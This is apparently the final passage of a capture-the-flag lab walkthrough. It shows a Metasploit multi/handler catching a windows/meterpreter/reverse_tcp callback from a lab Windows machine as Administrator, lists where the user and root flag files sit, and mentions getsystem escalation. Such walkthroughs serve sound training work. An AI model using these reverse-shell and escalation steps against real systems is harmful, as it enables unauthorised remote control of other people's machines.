
Reverse Shell

Now that we have all of that lets get our reverse shell (hopefully)

First start up a multi/handler and make sure you put in the correct payload (windows/meterpreter/reverse_tcp)



Now type in run and then go back to audi's desktop and the program



Awesome we got a call back

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.168.161:4444
[*] Sending stage (175174 bytes) to 192.168.168.239
[*] Meterpreter session 4 opened (192.168.168.161:4444 -> 192.168.168.239:61330) at 2021-11-02 00:44:06 -0400

meterpreter >
```

```
meterpreter > getuid
Server username: DESKTOP-QF06CKC\Administrator
meterpreter >
```

Grab the flags

There is a flag for both the user ryan and audi as well as administrator

user1.txt flag can be found on Audi's Desktop

```
meterpreter > dir
Listing: C:\Users\audi\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1446  fil   2021-11-01 02:43:33 -0400  Microsoft Edge.lnk
100666/rw-rw-rw-  282   fil   2021-11-01 02:43:07 -0400  desktop.ini
100666/rw-rw-rw-  1476  fil   2021-11-01 23:15:05 -0400  kavremover.lnk
100666/rw-rw-rw-  8704  fil   2021-11-01 23:31:22 -0400  kavremoverENU.dll
100666/rw-rw-rw-  25    fil   2021-11-02 00:46:39 -0400  user1.txt
```

user2.txt flag can be found on Ryan's Desktop

```
meterpreter > dir
Listing: C:\Users\ryan\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  877   fil   2021-11-01 02:38:21 -0400  Easy File Sharing Web Server.lnk
100666/rw-rw-rw-  1446  fil   2021-10-28 18:52:18 -0400  Microsoft Edge.lnk
40777/rwxrwxrwx   4096  dir   2021-11-01 01:12:38 -0400  Share
100666/rw-rw-rw-  282   fil   2021-10-28 18:50:31 -0400  desktop.ini
100666/rw-rw-rw-  31    fil   2021-11-02 00:45:56 -0400  user2.txt
```

And lastly the Administartors flag can be found on the administrators desktop under root.txt

```
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  1446  fil   2021-11-01 02:55:04 -0400  Microsoft Edge.lnk
100666/rw-rw-rw-  282   fil   2021-11-01 02:53:15 -0400  desktop.ini
100666/rw-rw-rw-  22    fil   2021-11-01 23:34:50 -0400  root.txt
```

From here the users can do whatever they woud like, they can also do a getsystem and then become NT Authority on the box if they want

Hope you liked it, if you want another challenege download EFS from the SMB share and try to do a SEH buffer overflow

Overgrowncarrot1 :)